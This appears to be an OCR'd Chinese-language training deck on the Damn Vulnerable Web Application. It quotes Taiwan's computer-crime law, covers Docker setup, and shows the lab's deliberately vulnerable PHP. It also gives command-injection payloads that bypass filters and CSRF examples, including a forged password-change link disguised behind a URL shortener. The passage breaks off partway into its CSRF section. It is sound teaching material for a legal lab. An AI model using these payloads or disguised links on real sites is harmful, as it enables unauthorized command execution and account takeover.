DVWA

Damn Vulnerable Web Application

CHA

妨害電腦使用罪

第 二 編 分則

第 三十六 章 妨害電腦使用罪

第 358 條　無故輸入他人帳號密碼、破解使用電腦之保護措施或利用電腦系統之漏洞，而入侵他人之電腦或其相關設備者，處三年以下有期徒刑、拘役或科或併科三十萬元以下罰金。

第 359 條　無故取得、刪除或變更他人電腦或其相關設備之電磁紀錄，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科六十萬元以下罰金。

第 360 條　無故以電腦程式或其他電磁方式干擾他人電腦或其相關設備，致生損害於公眾或他人者，處三年以下有期徒刑、拘役或科或併科三十萬元以下罰金。

第 361 條　對於公務機關之電腦或其相關設備犯前三條之罪者，加重其刑至二分之一。

第 362 條　製作專供犯本章之罪之電腦程式，而供自己或他人犯本章之罪，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科六十萬元以下罰金。

第 363 條　第三百五十八條至第三百六十條之罪，須告訴乃論。

$~: cat ./outline

- 環境準備
- Command Injection
- Cross Site Request Forgery (CSRF)
- File Inclusion
- File Upload
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- Cross Site Scripting (XSS)
  - DOM Based, Reflected, Stored

$~/DVWA: cat ./Install


```
sudo apt update
sudo apt install -y docker.io
sudo usermod -aG docker $USER
```

Note : After adding user to group, you may have to **logout** and **login** to make the changes take effect

$~/DVWA: cat ./Install

```
docker run -it -d -p 80:80 --name dvwa vulnerables/web-dvwa
```

$~/DVWA: cat ./Login



NISRA

$~/DVWA: cat ./Settings

```
docker exec -it <container_id> /bin/bash
apt update && apt install vim -y
vim /etc/php/7.0/apache2/php.ini
```

找到 allow_url_include 把 Off 改成 On


Note: Vim allows you to quickly find text using the **/**
Note: Obtain the container ID by running the command: **docker ps**

$~/DVWA: cat ./Settings

```
service apache2 restart
```

Click **Create / Reset Database**

$~/Command Injection: cat ./"Web Page"



$~/Command Injection: cat ./Intro

- "Command injection is an attack in which the goal is **execution of arbitrary commands** on the host operating system via a vulnerable application."
  - 透過 Command Injection 類型的漏洞來執行 OS Commands
- "Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a **system shell**."
  - 使用了危險的 API
- "Command injection attacks are possible largely due to **insufficient input validation**."
  - 對於使用者輸入沒有檢查或驗證不足
- **Testing for Command Injection**

$~/Command Injection/Low: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

$~/Command Injection/Low: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

- `isset()`
  - 檢查變數是否已設置
- `php_uname('s')`
  - 's': Operating system name
  - E.g., `Windows NT XN1 5.1 build 2600`
- `stristr($a, $b)`
  - 回傳 `b` 在 `a` 第一次出現到結尾的字串
  - 沒找到就回傳 `false`
- `shell_exec()`
  - 透過 shell 執行並將輸出用字串回傳

$~/Command Injection/Low: cat ./Answer

- `ping -c 4 127.0.0.1 ; ls`
  - 不論前面的指令有沒有執行成功都會執行後面的
- `ping -c 4 127.0.0.1 | ls`
  - 把前一個指令當作後一個指令的輸入
- `ping -c 4 127.0.0.1 -h || ls`
  - `ping -c 4 || ls`
  - 前一個指令失敗才會執行後一個指令
- `ping -c 4 127.0.0.1 & ls`
  - "Executing the command in the background"
- `ping -c 4 127.0.0.1 && ls`
  - 前一個指令成功才會執行後一個指令

$~/Command Injection/Medium: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

$~/Command Injection/Medium: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

$~/Command Injection/Medium: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

- array_keys($a)
  - 回傳 a 的 key
  - E.g., Array([0] => "&&")
- str_replace($a, $b, $c)
  - 將 c 內全部的 a 換成 b 後回傳
  - E.g., $target 的 && 和 ; 全部換成空字元

$~/Command Injection/Medium: cat ./Answer

- `ping -c 4 127.0.0.1 | ls`
  - 把前一個指令當作後一個指令的輸入
- `ping -c 4 127.0.0.1 -h || ls`
  - `ping -c 4 || ls`
  - 前一個指令失敗才會執行後一個指令
- `ping -c 4 127.0.0.1 & ls`
  - "Executing the command in the background"

$~/Command Injection/High: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

$~/Command Injection/High: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

$~/Command Injection/High: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

$~/Command Injection/High: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

$~/Command Injection/High: cat ./Answer

```
ping -c 4 127.0.0.1 | ls
```

```
ping -c 4 127.0.0.1 |ls
ping -c 4 127.0.0.1 || ls
```

$~/Command Injection/Impossible: cat ./"View Source"


```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $target = $_REQUEST[ 'ip' ];
    $target = stripslashes( $target );

    // Split the IP into 4 octects
    $octet = explode( ".", $target );

    // Check IF each octet is an integer
    if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[2] ) ) && ( is_numeric( $octet[3] ) ) && ( sizeof( $octet ) == 4 ) ) {
        // If all 4 octets are int's put the IP back together.
        $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
            // Windows
            $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
            // *nix
            $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        echo "<pre>{$cmd}</pre>";
    }
    else {
        // Ops. Let the user name theres a mistake
        echo '<pre>ERROR: You have entered an invalid IP.</pre>';
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

$~/CSRF: cat ./"Web Page"

$~/CSRF: cat ./Intro


- "Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently **authenticated**."
- "For most sites, browser requests automatically include any credentials associated with the site, such as the **user's session cookie, IP address, Windows domain credentials**, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim."
  - 透過受害者的合法 Cookie 等，偽造成受害者身分執行操作

$~/CSRF: cat ./Example





```
GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1
```

$~/CSRF: cat ./Example




```
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View my Pictures!</a>
```

$~/CSRF: cat ./Example




```
<img src="http://bank.com/transfer.do?
acct=MARIA&amount=100000" width="0" height="0" border="0">
```

$~/CSRF/Low: cat ./"View Source"

```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ?
            mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) :
            ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
                                                                                mysqli_error($GLOBALS["___mysqli_ston"]) :
                                                                        (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

$~/CSRF/Low: cat ./"View Source"

```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ?
            mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) :
            ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
                                                                                mysqli_error($GLOBALS["___mysqli_ston"]) :
                                                                        (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

檢查兩個輸入是否相同

$~/CSRF/Low: cat ./Answer

```
http://127.0.0.1/vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change#
```

```
http://127.0.0.1/vulnerabilities/csrf/?password_new=<Attacker>&password_conf=<Attacker>&Change=Change#
```

```
https://bit.ly/3iF8Sxi
```

```
<a href="https://bit.ly/3iF8Sxi">View my Pictures!</a>
```

$~/CSRF/Medium: cat ./"View Source"

```php
<?php

